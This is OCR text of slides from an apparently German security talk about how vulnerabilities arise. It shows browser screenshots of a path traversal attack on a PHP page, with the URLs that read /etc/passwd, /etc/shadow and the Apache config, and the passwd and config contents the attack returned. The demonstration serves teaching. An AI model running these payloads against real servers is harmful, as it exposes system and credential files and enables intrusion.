
- Wie kommen Schwachstellen zustande?
- Angriffstechniken aus der Praxis
- **root-Access in 20 Schritten**



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.example.com/index.php?PATH= &file=../../../../../etc/passwd
http://www.exampl_/../../etc/passwd
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash bin:x:1:1:bin:/bin:/bin/bash daemon:x:2:2:Daemon:/sbin:/bin/bash ftp:x:40:49:FTP account:/srv /ftp:/bin/bash games:x:12:100:Games account:/var/games:/bin/bash gdm:x:50:106:Gnome Display Manager daemon:/var/lib/gdm:/bin/false haldaemon:x:101:102:User for haldaemon:/var/run/hal:/bin/false lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash mail:x:8:12:Mailer daemon:/var/spool /clientmqueue:/bin/false messagebus:x:100:101:User for D-BUS:/var/run/dbus:/bin/false mysql:x:60:104:MySQL database admin:/var/lib/mysql:/bin/bash nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash ntp:x:74:103:NTP daemon:/var/lib/ntp:/bin/false postfix:x:51:51:Postfix Daemon:/var/spool/postfix: /bin/false root:x:0:0:root:/root:/bin/bash sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false suse-ncc:x:102:105:Novell Customer Center User:/var/lib/YaST2 /suse-ncc-fakehome:/bin/bash wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false webmaster:x:1000:100:Webmaster:/home/webmaster: /bin/bash man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash news:x:9:13:News system:/etc/news:/bin/bash uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
Done
Apache/2.2.3 (Li...
PHP/5.2.10
Proxy: Burb
192.0.32.10



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.example.com/index.php?PATH= &file=../../../../../etc/shadow
http://www.exampl_/../../etc/shadow
Done
Apache/2.2.3 (Li...
PHP/5.2.10
Proxy: Burb
192.0.32.10



Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.example.com/index.php?PATH= &file=../../../../../../etc/apache2/httpd.conf
http://www.exampl_ache2/httpd.conf
# # /etc/apache2/httpd.conf # # This is the main Apache server configuration file. It contains the # configuration directives that give the server its
Source of: http://www.example.com/index.php?PATH= &file=../../../../../../etc/apache2/httpd.conf - Mozilla Firefox
File Edit View Help
Include /etc/apache2/default-server.conf
# Another way to include your own files
#
# The file below is generated from /etc/sysconfig/apache2,
# include arbitrary files as named in APACHE_CONF_INCLUDE_FILES and
# APACHE_CONF_INCLUDE_DIRS
Include /etc/apache2/sysconfig.d/include.conf
### Virtual server configuration ###############################################
#
# VirtualHost: If you want to maintain multiple domains/hostnames on your
# machine you can setup VirtualHost containers for them. Most configurations
# use only name-based virtual hosts so the server doesn't need to worry about
# IP addresses. This is indicated by the asterisks in the directives below.
#
# Please see the documentation at
# <URL:http://httpd.apache.org/docs-2.2/vhosts/>
# for further details before you try to setup virtual hosts.
#
# You may use the command line option '-S' to verify your virtual host
# configuration.
#
Include /etc/apache2/vhosts.d/*.conf
# Note: instead of adding your own configuration here, consider
# adding it in your own file (/etc/apache2/httpd.conf.local)
Line 202, Col 1

